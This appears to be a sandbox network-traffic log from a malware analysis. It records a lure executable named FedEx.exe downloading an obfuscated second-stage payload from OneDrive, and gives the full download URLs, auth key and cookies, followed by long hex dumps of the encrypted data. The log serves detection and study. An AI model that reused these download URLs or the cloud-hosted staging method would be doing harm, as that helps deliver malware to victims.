2022-05-13 15:18:29 UTC	6	IN	Data Raw: 08 ce c5 ca ea c5 06 ca c5 dc 63 08 d2 c5 cc bd 3e d2 c6 af d6 c5 cc ae 4c 33 39 39 25 41 c5 ca ea 6d 98 c3 d6 bd 8a de 97 99 24 95 fd 56 8d bd 8a ae c5 13 c7 4e 39 79 c6 c6 bb 1b c6 86 39 39 c3 d2 ea 3d 96 bb a8 c6 86 39 39 c3 1a ea ca c5 0a ea ca 75 ca ea 3c 99 c5 05 c5 1a ea ca 65 da ea c5 ca ea ae 57 37 39 39 c7 12 ea ce c5 0d 7e c2 9f 08 c6 ae 97 33 39 39 c5 22 ea ce bf 15 3a 59 c7 12 ea d6 c5 1a ea d2 c5 fd ae 34 35 39 39 c5 0a ea d6 c3 0a ea ce c5 0a ea da c3 0a ea d2 bd 42 ea ce c6 3a da c7 1a ea ce 7e c2 9f 08 c6 ae e3 33 39 39 25 ca 6d 86 c3 3d bd 8a de 95 fd c5 86 8f c5 b2 8b 6d 98 8f 2e 7e e2 06 c6 2a 39 f8 2a c3 e8 2e 92 9f 08 c6 ae 82 31 39 39 46 77 87 26 08 c6 c6 3a d0 2e 92 9f 08 c6 ae eb 31 39 39 7e b2 9f 08 c6 ae 7d be 39 39 7e c2 9f 08 Data Ascii: c>L399%Am$VN9y99=99u<eW799~399":Y4599B:~399%m=m.~*9*.199Fw&:.199~}99~

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:18:29 UTC	14	IN	Data Raw: 1a 30 41 30 3b 2e a4 c0 27 d4 18 39 5f da 26 08 c6 fd c5 0a ea f6 01 06 ca c5 75 06 c6 ae 72 63 c6 c6 c5 56 c6 c6 c6 c6 c5 d0 c3 4e c6 c6 c6 c6 c5 08 d2 bd 26 ca 37 bb fe a4 c0 27 d4 3a 47 c5 08 ce ae ad c0 39 39 ae 10 37 39 39 6b 86 bd 8a da 2a c5 d6 93 c5 d8 c3 4b 97 99 24 95 7e 3b c6 c6 c6 fd c7 06 c6 ae 9d 63 c6 c6 c5 56 c6 c6 c6 c6 c5 d0 c3 4e c6 c6 c6 c6 c5 08 ce ae 73 c0 39 39 20 c5 2a ea f2 6b 86 93 2a c3 ce 1e 97 ae f1 37 39 39 39 a8 fd 6b 98 c5 12 ea ce c5 0a ea ca bd fb 3f 2a c3 c8 39 0b 88 d2 c6 fd c5 86 8f c5 b2 c5 8f ce c5 c8 77 58 c6 c6 86 b9 f2 3a 22 77 54 c6 c6 86 b9 4f 3a 91 67 3f c6 c6 86 3a 22 67 c1 c6 c6 c6 3a 77 0e 3a 14 25 26 3f ab 39 39 79 bd ae c8 38 fc 3a f6 25 18 77 5c c6 c6 86 b9 4b 3a 77 67 cd c6 c6 86 3a f4 0e 3a 4d 0e 3a ea Data Ascii: 0A0;.'9_&urcVN&7':G99799k*K$~;cVNs99 *k*7999k?*9wX:"wTO:g?:"g:w:%&?99y8:%w\K:wg::M:

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49760	13.107.43.13	443	C:\Users\user\Desktop\FedEx.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:18:29 UTC	22	OUT	GET /download??cid=020C1D97A63B8AD4&resid=20C1D97A63B8AD4%21155&authkey=ADj7CX_G1rJPDU4 HTTP/1.1 User-Agent: 44 Host: onedrive.live.com Cache-Control: no-cache Cookie: E=P:c2oI1fM02og=:k6u1A444aq3bmDmo/mWTSqLlr2uZ2puo/iD5RFPbsfE=:F; xid=09282da4-e147-4895-8781-e47f9fbefcca&&RD00155D3F4236&173; xidseq=1; wla42=
2022-05-13 15:18:30 UTC	22	IN	HTTP/1.1 302 Found Cache-Control: no-cache, no-store Pragma: no-cache Content-Type: text/html Expires: -1 Location: https://7psoug.db.files.1drv.com/y4ml7-AIKSVvhdNF4oTlWE27Sg2xfN1VXI-zQgD_S8pdj84xCMmYdG5QewqUmSM7ppL4ErfY5FQN7yQ5e8Er7wNoethZZPpye0v7-OBK4AhUUqHfyyPL2MArqnagRFrgHcjasodUbnSfipUTgA205VKAkM6jdwj-Gik53gySQuJl4UaH9ZZ7bt5lPVcB0d0zfIP24kcbexngfNA4ODS-TihkA/Rvsubentohcvaxlbphydsofhyldatal?download&psid=1 Set-Cookie: E=P:ec4j1vM02og=:aTs2d35dg7rx5WLT2PUZIPV+r9V3JYnmgHYtolcQ0BQ=:F; domain=.live.com; path=/ Set-Cookie: xidseq=2; domain=.live.com; path=/ Set-Cookie: LD=; domain=.live.com; expires=Fri, 13-May-2022 13:38:30 GMT; path=/ Set-Cookie: wla42=; domain=live.com; expires=Fri, 20-May-2022 15:18:30 GMT; path=/ X-Content-Type-Options: nosniff Strict-Transport-Security: max-age=31536000 X-MSNServer: RD00155D3F4237 X-ODWebServer: northcentralus0-odwebpl X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: 048176C0B46D48818277CD6CCB4DFD60 Ref B: VIEEDGE2909 Ref C: 2022-05-13T15:18:30Z Date: Fri, 13 May 2022 15:18:30 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49768	13.107.43.12	443	C:\Users\user\Desktop\FedEx.exe

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:18:30 UTC	23	OUT	GET /y4ml7-AIKSVvhdNF4oTlWE27Sg2xfN1VXI-zQgD_S8pdj84xCMmYdG5QewqUmSM7ppL4ErfY5FQN7yQ5e8Er7wNoethZZPpye0v7-OBK4AhUUqHfyyPL2MArqnagRFrgHcjasodUbnSfipUTgA205VKAkM6jdwj-Gik53gySQuJl4UaH9ZZ7bt5lPVcB0d0zfIP24kcbexngfNA4ODS-TihkA/Rvsubentohcvaxlbphydsofhyldatal?download&psid=1 HTTP/1.1 User-Agent: 44 Cache-Control: no-cache Host: 7psoug.db.files.1drv.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:18:32 UTC	24	IN	HTTP/1.1 200 OK Cache-Control: public Content-Length: 341504 Content-Type: application/octet-stream Content-Location: https://7psoug.db.files.1drv.com/y4mbREn9_V4vP2iayGOc8Ug-MJsNGUbQ22edGkOo763CxJa0L iZHDGiyIHL8PMA6_CPYVN_Lv92cQujNhxFM2-U78tasAwr1U85eFWqGUlWNjSUx0QfvHbwPe0puemPS190ZraHKjtW PpxYouaJrwNs6N1G3VLK2-hxHAM9ZfZysd9ak8uPjfD1rWJHsvG4Nzk2 Expires: Thu, 11 Aug 2022 15:18:32 GMT Last-Modified: Thu, 12 May 2022 02:54:59 GMT Accept-Ranges: bytes ETag: 20C1D97A63B8AD4!155.2 P3P: CP="BUS CUR CONo FIN IVDo ONL OUR PHY SAMo TELo" X-MSNSERVER: DB3PPF310CA15F7 Strict-Transport-Security: max-age=31536000; includeSubDomains MS-CV: Gb1ohj7vKUCFt4vx1uZj2g.0 X-SqlDataOrigin: S CTag: aYzoyMEMxRDk3QTYzQjhBRDQhMTU1LjI1Nw X-PreAuthInfo: rv;poba; Content-Disposition: attachment; filename="RvsubentohcvaxlbphydsofhyldataI" X-Content-Type-Options: nosniff X-StreamOrigin: X X-AsmVersion: UNKNOWN; 19.906.426.2003 X-Cache: CONFIG_NOCACHE X-MSEdge-Ref: Ref A: BAD273EDB6BC4C83B1984CB04A71CB15 Ref B: VIEEDGE1314 Ref C: 2022-05-13T15:18:30Z Date: Fri, 13 May 2022 15:18:31 GMT Connection: close
2022-05-13 15:18:32 UTC	25	IN	Data Raw: 87 20 56 c6 3d c6 c6 c6 ca c6 c6 c6 39 39 c6 c6 7e c6 c6 c6 c6 c6 c6 c6 06 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 3b c6 c6 d4 59 80 d4 c6 7a 43 07 5b 7e 3b 12 07 5b 1a 2e a3 ad e6 36 38 a9 a1 38 9b a7 e6 9d 9b 34 34 a9 3a e6 28 9f e6 38 af 34 e6 a3 34 e6 0a 89 8d e6 a7 a9 2a 9f f4 47 47 d0 ea c6 c6 c6 c6 c6 c6 c6 86 be 55 12 4a d3 af 59 4a d3 af 59 4a d3 af 59 e0 73 78 59 bf d3 af 59 88 8e 70 59 c9 d3 af 59 88 8e cf 59 2a d3 af 59 88 8e 5a 59 98 d3 af 59 c7 1b bc 59 48 d3 af 59 c7 1b b8 59 46 d3 af 59 c7 1b 37 59 bf d3 af 59 c7 1b ac 59 db d3 af 59 4a d3 3a 59 74 d5 af 59 33 a6 cf 59 4c d3 af 59 33 a6 5a 59 8a d3 af 59 c3 05 74 59 bf d3 af 59 33 a6 e5 59 bf d3 af 59 18 a3 9d 2e 4a d3 af Data Ascii: V=99~;YzC[~;[.68844:{844*GGUJYJYJYsxYYpYYY*YZYYYHYYFY7YYYYJ:YtY3YLY3ZYYtYY3YY.J
2022-05-13 15:18:32 UTC	28	IN	Data Raw: 7d ca db b2 9f 08 c6 c3 41 25 95 c5 41 c5 06 ce c3 cc c5 41 c5 06 d2 3d cc c3 7f c6 c5 cc 75 0a ea d6 ad cc c5 0a ea d6 c3 cc c5 7f c6 75 0a ea da 3c 41 c5 0a ea da c3 7f c6 c5 cc 75 7f c6 ad 59 30 ca 2e c6 d6 c6 c6 c5 7f c6 65 cc 16 c5 cc 16 ae ec 35 39 39 bf 86 af cc 6d 86 c3 3d 25 49 c5 41 c5 c6 c3 41 7e b2 9f 08 c6 75 41 af 62 bd 8a de 97 99 24 95 fd 56 8d 1c 91 8f bd 8a ae c3 da ea c7 3a ea ce c7 42 ea ca c7 22 ea d2 c5 96 c5 b0 bb ff 39 49 c6 c6 bb 1f c6 b6 39 39 c3 32 ea d6 3d da ea bb a8 c6 b6 39 39 c3 1a ea da c5 0a ea d6 c3 3b c5 0a ea da 65 0a ea d6 c3 7b ca db b2 9f 08 c6 c3 41 25 1e c5 41 c5 06 ce c3 cc c5 41 c5 06 d2 3d cc c3 3d c5 cc 75 0a ea d6 ad cc c5 0a ea d6 c3 cc c5 3d 75 0a ea da 3c cc c5 0a ea da c3 3d c5 cc 75 3d ad e6 2e c6 06 c6 Data Ascii: }A%AA=uu<AuY0.e599m=%IAA~uAb$V:B"9I992=99;e{A%AA==u=u<=u=.
2022-05-13 15:18:32 UTC	36	IN	Data Raw: 1e 3a 3f c3 2b 24 39 1b 24 c5 ce 39 9b b6 fd 56 18 8b 8d 4a 98 42 3d 39 16 ba 6b 98 c7 12 ea d6 2a c5 e0 c3 53 c3 a3 ce 01 7b ca af fe 06 c6 c3 7b d2 2a c3 d0 95 93 20 fd 23 00 3b c6 c6 c5 0a ea f2 c5 06 d2 bf 86 3a d4 c5 ce 78 bb 16 39 8b c2 1e ae 43 c6 c6 c6 ae 6e c8 c6 c6 fd c7 06 c6 c5 d6 39 18 be fd c5 86 8d c5 9e c5 fd c5 d6 39 18 aa c5 fd 95 fd c5 86 4a 98 b9 3b fd 16 18 c5 d6 39 18 ae 20 1e fd 56 46 77 ee 06 08 c6 3b 3c 4b 30 c6 30 c6 30 c6 2e 19 c0 27 d4 39 4f da 26 08 c6 fd 56 46 77 ee 06 08 c6 c6 3a 51 16 16 18 1a 30 c8 30 c6 2e aa c0 27 d4 39 4f da 26 08 c6 bd 8a ce 1e fd c7 06 c6 1a 30 3b 30 c6 2e a6 c0 27 d4 39 4f da 26 08 c6 bd 8a ca 1e fd c7 06 c6 46 77 ee 06 08 c6 3b 3c 41 16 8d 23 9e 39 39 39 fd c7 06 c6 bf 03 3a 53 c5 7b 3b 46 73 23 3a Data Ascii: :?+$9$9VJB=9k*S{{* #;:x9Cn99J;9 VFw;<K000.'9O&VFw:Q00.'9O&0;0.'9O&Fw;<A#999:S{;Fs#:
2022-05-13 15:18:32 UTC	44	IN	Data Raw: 16 ae 28 80 39 39 c5 b6 bd c4 39 3a b5 1c ae 87 80 39 39 c7 bf 9c c4 39 39 16 ae e3 80 39 39 c7 8d 3b 3d 88 06 77 3f 3b c6 c6 b9 22 8c 4a 57 df 37 39 39 22 7e 3f 3b c6 c6 65 fd 0e 16 c7 bf 9c c4 39 39 16 c7 bf df 37 39 39 3d fd 06 16 ae a7 80 39 39 c7 bf 9c c4 39 39 16 ae a3 80 39 39 06 3d 9e c5 7f b2 c3 7f b6 c5 7f b6 46 fe c6 49 bf 83 39 39 39 c5 7f be 16 c7 bf df 37 39 39 16 c5 7f c2 16 ae fe 80 39 39 c5 7f ba 99 24 95 c5 1f 97 fd c6 c6 a5 9f 38 34 9f 32 6d f8 f4 2a 32 32 c6 c6 c6 c6 81 9f 3a 12 a9 34 a1 16 9b 3a 2e 14 9b a7 9f 7b c6 c6 c6 c6 8f c5 b2 bb 8a a2 c4 39 39 8d c3 7f c2 2e 3f 3b c6 c6 c7 bf 19 c4 39 39 16 30 c6 ae 76 f3 39 39 8c 7f b4 c6 c7 7f be 16 2e 53 c6 49 c6 30 c6 2e fe 95 06 c6 2e 3b c6 c6 46 ae b0 f3 39 39 bf 86 3a 06 c7 7f be 16 2e Data Ascii: (999:999999;=w?;"JW799"~?;e99799=999999=FI99979999$842m*22:4:.{99.?;990v99.SI0..;F99:.
2022-05-13 15:18:32 UTC	52	IN	Data Raw: f6 ad 06 c6 d6 fe 06 c6 e2 fe 06 c6 e6 fe 06 c6 ea fe 06 c6 de fe 06 c6 46 6f 06 c6 c6 80 06 c6 9e 6f 06 c6 49 7f 83 34 3c 9b 32 a3 2a 16 a9 a3 34 3a 9f 38 82 3e 06 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 82 3e 06 c6 d2 c6 c6 c6 8e 38 06 c6 d6 fe 06 c6 e2 fe 06 c6 e6 fe 06 c6 ea fe 06 c6 de fe 06 c6 46 6f 06 c6 62 6f 06 c6 9e 6f 06 c6 d2 7f 83 34 3c 9b 32 a3 2a 7d 9b ad 3a c7 06 c6 de b3 06 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 de b3 06 c6 d2 c6 c6 c6 8e 38 06 c6 d6 fe 06 c6 e2 fe 06 c6 e6 fe 06 c6 ea fe 06 c6 de fe 06 c6 46 6f 06 c6 62 6f 06 c6 9e 6f 06 c6 47 7f 7d a9 34 3c 9f 38 3a 7f 38 38 a9 38 c5 86 3a b3 06 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 Data Ascii: Fool4<2*4:8>>8Foboo4<2*}:8FobooG}4<8:888:
2022-05-13 15:18:32 UTC	60	IN	Data Raw: 13 c5 fd 84 2a c6 c6 c6 6d 98 31 bc bf 98 af da c5 fd f3 56 3b c6 c6 6d 98 31 2b bf 98 3a 3f 6d 86 24 95 fd 76 3b 24 95 fd c7 06 c6 8f c5 b2 bd 8a ba 8d 1c 91 c5 13 c5 c0 c5 b6 8c 7f 39 c6 c5 8c ae 70 39 39 39 bd a6 b9 c7 ca 06 c7 ca ff ae 06 08 c6 c3 7f be 2c bd c4 3b 49 48 54 c6 c6 c6 2c bb c4 49 61 49 c1 bd c6 c6 c6 2c bd 39 3b 38 b7 2c bd 39 d2 b1 b1 2c bd 35 3b 38 ab 49 f1 01 c5 8f be 2c 75 22 08 c4 b1 2a 49 f1 01 0e bf 86 44 4b f3 3b c6 c6 c6 c5 8f be 2c 3d 22 10 c4 7b 0e af ba 49 f1 94 83 c5 fb 84 2a c6 c6 c6 d3 31 c4 a3 2b a7 3b c6 c6 c5 0b bf 98 b3 3d bd 88 3d fb c0 c8 3d b8 65 b6 c5 fb f3 56 3b c6 c6 d3 31 33 3d b6 49 f1 fd 3d b6 bb b4 20 cf d0 c6 c3 af ba 15 7f ba c5 7f ce 17 de d5 8c 7f 39 3b 50 7f 39 99 24 95 c5 1f 97 88 ca c6 c5 86 8d 1c 91 Data Ascii: *m1V;m1+:?m$v;$9p999,;IHT,lal,9;8,9,5;8l,u"*IDK;,="{l*1+;===eV;13=l= 9;P9$
2022-05-13 15:18:32 UTC	68	IN	Data Raw: 2b c5 a0 c5 be c7 81 ca c5 9c ae c7 c3 39 39 c5 01 4a 15 3a 49 ae 14 46 39 39 2a c9 3f c6 c6 c6 c6 bd 8a d2 c5 01 99 24 95 fd c5 86 8f c5 b2 30 c6 8d 1c 91 4a 98 3a ce bd 8a b6 ae 96 b9 39 39 c5 2b c5 a0 c5 be 6d 86 8f 2e 88 7e 06 c6 2a 39 f6 2a c3 e6 c7 7f c2 16 c5 8f d2 c5 87 ce c5 8c ae dd 0f 39 39 c5 8f c2 c7 81 ca ae f2 c3 39 39 6d 86 20 93 93 2a c3 d6 2e 03 7e 06 c6 c7 7f c2 ae fd 4e 39 39 fd 23 53 48 39 39 25 b6 c5 01 4a 15 3a 49 ae 96 b9 39 39 2a c9 3f c6 c6 c6 c6 bd 8a d2 c5 01 99 24 95 93 97 88 ce c6 8d 1c 91 4a 98 3a ce bd 8a b6 ae 8f b9 39 39 c5 2b c5 a0 c5 be c7 91 ca c5 8c ae 17 6e 39 39 c5 01 4a 15 3a 49 ae 58 b9 39 39 2a c9 3f c6 c6 c6 c6 bd 8a d2 c5 01 99 24 95 fd c5 86 8f c5 b2 30 c6 30 c6 8d 1c 91 4a 98 3a ce bd 8a b6 ae d8 b9 39 39 c5 Data Ascii: +99J:IF99*?$0J:99+m.~*9*9999m *.~N99#SH99%J:I99*?$J:99+n99J:IX99*?$00J:99

Timestamp	kBytes transferred	Direction	Data
2022-05-13 15:18:32 UTC	76	IN	Data Raw: 08 c6 c5 86 39 5f 32 ad 08 c6 c5 86 39 5f 2e ad 08 c6 c5 86 39 5f 2a ad 08 c6 c5 86 39 5f 26 ad 08 c6 c5 86 8f c5 b2 bb b7 d6 c6 ca c6 c6 3a 41 7e 3b 06 c6 46 25 51 2c c5 7f de 16 2c c5 7f da 16 c5 7f d2 16 c5 7f ce 16 ae 94 39 39 39 97 88 da c6 c5 86 8f c5 b2 7e 3b 06 c6 46 97 88 ce c6 8f c5 b2 7e 3b 06 c6 46 97 88 d2 c6 8f c5 b2 7e 3b 06 c6 46 97 88 d6 c6 8f c5 b2 30 c6 8d 6d 86 8f 2e d4 13 06 c6 2a 39 f6 2a c3 e6 bb b7 d2 c6 ca c6 c6 3a 41 f5 3b 06 c6 46 25 e6 c7 7f c2 c5 8f ce ae 63 a5 39 39 c5 7f c2 c5 8f da ae e4 70 39 39 bd a6 b9 c5 e2 bf e6 0a 08 c6 6d 86 20 93 93 2a c3 d6 2e 4f 13 06 c6 c7 7f c2 ae b1 2e 39 39 fd 23 07 9b 39 39 25 b6 c5 fd 95 93 97 88 d6 c6 c7 06 c6 8f c5 b2 30 c6 8d 6d 86 8f 2e 40 13 06 c6 2a 39 f6 2a c3 e6 bb b7 d2 c6 ca c6 c6 Data Ascii: 9_29_.9_*9_&:A~;F%Q,,999~;F~;F~;F0m.*9*:A;F%c99p99m *.O.99#99%0m.@*9*
2022-05-13 15:18:32 UTC	84	IN	Data Raw: c5 0a ea ca c5 de 39 8d e2 25 ec c5 9a c5 8c ae 9e 22 c6 c6 4a 86 3a d4 c5 05 c5 11 c5 ca ea c5 de 39 8d de 25 45 c5 0d c5 01 c5 94 ae 55 39 39 39 20 97 99 24 95 fd 56 8d 1c c5 a0 c5 b6 2c c5 3d 49 f1 96 75 90 af d2 c5 0d c5 8c ae d5 c0 39 39 24 95 fd 2c 77 d2 06 af 4b c5 7d ce c5 96 c5 8c ae 98 39 39 39 23 2d 3b c6 c6 c5 0b bd c0 da 49 c1 80 3b c6 c6 39 ea cf f3 be 06 c6 47 33 06 c6 fe 33 06 c6 0a 33 06 c6 93 33 06 c6 34 33 06 c6 4e 33 06 c6 68 33 06 c6 82 33 06 c6 9c 33 06 c6 1c c0 06 c6 32 c0 06 c6 aa 33 06 c6 32 c0 06 c6 9b c0 06 c6 32 c0 06 c6 32 c0 06 c6 33 33 06 c6 d4 c0 06 c6 e6 c0 06 c6 f8 c0 06 c6 0a c0 06 c6 2c bd 75 3b af 53 46 77 ee 0a 08 c6 c6 3a d6 6d 98 2c 7e 3b c6 ae 1b b4 39 39 23 34 3b c6 c6 c5 8c ae f3 bc 39 39 23 28 3b c6 c6 c5 8c ae Data Ascii: 9%"J:9%EU999 $V,=Iu99$,wK}999#-;I;9G333343N3h3332322233,u;SFw:m,~;99#4;99#(;
2022-05-13 15:18:32 UTC	92	IN	Data Raw: 7f b6 c5 7f d2 c3 7f ba 30 41 30 c6 2e c6 ca c6 c6 c7 7f ae 16 c7 7f ae 16 db 3a 18 08 c6 c5 c6 39 96 2c c5 4d 2c f3 41 c6 ae a4 0d 39 39 c5 7f b6 c3 7f be c5 7f ba c3 7f c2 17 7f be 95 c5 1f 97 88 ce c6 8d bd 8a ae c5 9e c7 0a ea ce 16 ae 6e f9 39 39 30 41 30 c6 2e c6 ca c6 c6 8d c7 0a ea de 16 db 3a 18 08 c6 c5 c6 39 96 2c c5 4d 2c f3 41 c6 ae 5a 0d 39 39 c5 0a ea d6 c3 ca ea c5 0a ea da c3 0a ea ca 17 ca ea bd 8a de 95 fd 56 8f c5 b2 bd 8a ae 8d c5 9e c7 7f ae 16 ae 20 f9 39 39 6d 86 8f 2e 5b 53 7b c6 2a 39 f6 2a c3 e6 c5 0d c7 7f ae ae f8 a0 39 39 c7 7f ae 39 4f ea 2e 08 c6 c7 7f ae ae af c6 c6 c6 17 97 be d5 6d 86 20 93 93 2a c3 d6 2e ee 53 7b c6 c7 7f ae ae 92 9c 39 39 fd 23 80 5b 39 39 25 b6 17 7f be 95 c5 1f 97 fd 8d 1c 91 bd 8a b2 c5 c0 c5 b6 c5 Data Ascii: 0A0.:9,M,A99n990A0.:9,M,AZ99V 99m.[S{*9*999O.m *.S{99#[99%
2022-05-13 15:18:32 UTC	100	IN	Data Raw: 41 c6 c6 c6 0a 9f 9d a3 a7 9b 32 c6 39 39 39 39 3d c6 c6 c6 ea f6 0c c6 39 39 39 39 ce c6 c6 c6 8d 2e a9 38 3a 83 34 3a c6 c6 c6 c6 39 39 39 39 ca c6 c6 c6 08 b3 3a 9f c6 c6 c6 c6 39 39 39 39 ca c6 c6 c6 91 a9 38 2a c6 c6 c6 c6 39 39 39 39 ce c6 c6 c6 12 a9 34 a1 91 a9 38 2a c6 c6 c6 c6 39 39 39 39 3f c6 c6 c6 83 34 3a fc fa c6 c6 c6 8f c5 b2 bb 8a be 37 39 39 8d 1c 91 6d 03 c3 c7 be 37 39 39 c5 b8 c5 9e 6d 86 8f 2e 98 73 7b c6 2a 39 f6 2a c3 e6 c5 35 2c bb 21 39 49 2c bd 39 da b1 dc c5 8c 49 f1 11 c5 da cf 16 0a 08 c6 ae ae ce 39 39 23 64 c6 c6 c6 2c bb 35 c6 3b af 4b c5 8c 80 ae 73 7b c6 ae 96 ce 39 39 23 4c c6 c6 c6 2c bb 35 3b 3b af d4 c5 8c 80 be 73 7b c6 ae 7e ce 39 39 25 ab c7 8f c2 c5 fd ae c2 55 c6 c6 4a 86 3a 75 c7 bf c2 c4 39 39 16 c7 cf c2 37 Data Ascii: A29999=9999.8:4:9999:99998*999948*9999?4:799m799m.s{*9*5,!9I,9I99#d,5;Ks{99#L,5;;s{~99%UJ:u997
2022-05-13 15:18:32 UTC	108	IN	Data Raw: c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 46 1e 7b c6 d2 c6 c6 c6 8e 38 06 c6 d6 fe 06 c6 e2 fe 06 c6 e6 fe 06 c6 ea fe 06 c6 de fe 06 c6 46 6f 06 c6 62 6f 06 c6 9e 6f 06 c6 43 7f 89 32 9f 7f 38 38 a9 38 c5 86 9e 1e 7b c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 9e 1e 7b c6 d6 c6 c6 c6 fa 1e 7b c6 d6 fe 06 c6 e2 fe 06 c6 e6 fe 06 c6 ea fe 06 c6 de fe 06 c6 46 6f 06 c6 62 6f 06 c6 9e 6f 06 c6 d2 7f 89 32 9f 8d b3 ad 7f 38 38 a9 38 c7 06 c6 fa 93 7b c6 c6 c6 c6 c6 c6 c6 c6 c6 fa 93 7b c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 c6 14 93 7b c6 de c6 c6 c6 52 1e 7b c6 d6 fe 06 c6 e2 fe 06 c6 e6 fe 06 c6 ea fe 06 c6 de fe 06 c6 46 6f 06 c6 62 6f 06 c6 9e 6f 06 c6 d4 c6 c6 c6 c6 c6 c8 Data Ascii: F{8FobooC2888{{{Foboo2888{{{R{Foboo
2022-05-13 15:18:32 UTC	116	IN	Data Raw: 39 25 b6 99 24 95 93 97 fd c7 06 c6 8f c5 b2 30 c6 8d 1c 91 c5 33 c5 b8 c5 9e 6d 86 8f 2e 56 3e 7b c6 2a 39 f6 2a c3 e6 c7 7f c2 c5 11 ae d8 0b c4 39 c5 87 c2 c5 9c c5 fd ae 40 3b c6 c6 6d 86 20 93 93 2a c3 d6 2e d1 3e 7b c6 c7 7f c2 ae df 09 c4 39 fd 23 85 88 c4 39 25 b6 99 24 95 93 97 fd c7 06 c6 8d c5 13 c5 d0 c5 43 50 43 46 23 3f 3a 45 46 23 3f 3a 49 c4 03 3a da 25 55 c5 05 ae 06 c4 39 39 95 fd c5 05 ae e1 c4 39 39 95 fd c5 05 ae e4 39 39 39 95 fd c5 fd ae e3 8e c4 39 95 fd c7 06 c6 8d c5 e0 c5 55 50 55 46 25 3f 3a 45 46 25 3f 3a 47 c4 05 3a d6 25 4d ae f2 c4 39 39 95 fd ae e7 c4 39 39 95 fd ae 04 39 39 39 95 fd 8f c5 b2 bd 8a b2 8d 1c 6d 15 c3 97 b2 c3 87 c2 c5 a0 c5 b6 6d 86 8f 2e 21 b3 7b c6 2a 39 f6 2a c3 e6 c5 3d c5 c6 50 c6 f2 3f 3a 47 f2 3f 3a Data Ascii: 9%$03m.V>{*9*9@;m *.>{9#9%$CPCF#?:EF#?:I:%U99999999UPUF%?:EF%?:G:%M9999999mm.! {*9*=P?:G?:
2022-05-13 15:18:32 UTC	124	IN	Data Raw: c4 39 fd 23 62 68 c4 39 25 1d c5 7f be 24 95 c5 1f 97 fd 56 8d 1c 91 8f c5 b0 c5 be c5 01 c5 d6 39 18 da c5 9e 85 bf 15 42 da 7d 6d bc c5 9c c5 01 c5 ce 39 8b de 75 ae 3a 41 0c 85 af 29 bd 94 39 c5 8c 97 99 24 95 fd 8f c5 b2 8b 8d 1c 91 c3 87 c2 c5 c0 c5 b6 c5 87 c2 c5 11 c5 8c c5 de 39 8d 26 c5 87 ce c5 11 c5 8c c5 de 39 8d ea 99 24 95 93 97 88 ca c6 c5 86 8f c5 b2 8b 1c c5 b6 30 e6 c5 90 db 0e c1 7b c6 78 3b ae 0b d4 c6 c6 c3 7f c2 6d 86 8f 2e c2 5e 7b c6 2a 39 f6 2a c3 e6 c5 8f c2 c5 8c c5 ce 39 8b 32 6d 86 20 93 93 2a c3 d6 2e 3d d3 7b c6 c5 7f c2 ae 27 62 c4 39 fd 23 19 db c4 39 25 b6 24 93 97 fd 56 8f c5 b2 bd 8a be 8d 1c 6d 03 c3 87 be c5 a0 c3 7f c2 6d 86 8f 2e df d3 7b c6 2a 39 f6 2a c3 e6 c5 7f c2 ae 02 33 39 39 6d 86 8f 2e 4e d3 7b c6 2a 39 f6 Data Ascii: 9#bh9%$V9B}m9u:A)9$9&9$0{x;m.^{*9*92m *.={'b9#9%$Vmm.{*9*399m.N{*9
2022-05-13 15:18:32 UTC	132	IN	Data Raw: ce c6 c6 c6 25 41 01 7f b2 43 c6 c6 c6 c5 90 46 1b 86 46 33 86 3a 59 bb a8 39 c6 c6 c6 fb b0 3d bd a8 41 c5 87 b2 fb 1b c8 c7 d2 07 d2 83 08 c6 49 f1 d2 8b 25 e4 bb a8 39 c6 c6 c6 fb b0 3d bd a8 41 c5 87 b2 fb 1b c8 c7 d2 07 d2 83 08 c6 49 f1 12 8b d6 bb 1b c6 d2 c6 c6 bb 23 c6 ca c6 c6 3a d8 bb 23 c6 ca c6 c6 3a 4d bb 23 c6 ca c6 c6 3a dc 25 e2 c5 7f c2 06 c3 7f c2 25 24 c5 7f c2 bd 86 c8 c3 7f c2 25 8d 3d b7 c2 c3 b7 c2 25 85 2c 67 60 c6 3a 4f bd 86 c2 bd ae ca 38 e8 2c bd ae ea 3a 4b 2c bd ae e8 af f6 3d b7 c2 bd 01 c8 c3 b7 c2 25 5f c5 7f c2 bd 86 3d c3 7f c2 25 e0 46 b7 35 c6 3a 45 c5 7f c2 bd 86 c8 c3 7f c2 25 43 c5 7f c2 bd 86 ca c3 7f c2 c5 97 c2 65 a4 6d 86 20 93 93 2a c3 d6 25 d2 23 c3 46 c4 39 6d 15 ae 28 48 c4 39 c5 fd 99 24 95 c5 1f 97 fd Data Ascii: %ACFF3:Y9=AI%9=AI#:#:M#:%%$%=%,g`:O,8,:K,=%_=%F5:E%Cem *%#F9m(H9$
